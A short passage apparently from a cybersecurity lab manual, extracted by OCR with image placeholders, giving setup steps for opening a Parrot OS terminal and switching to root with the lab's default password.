
Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

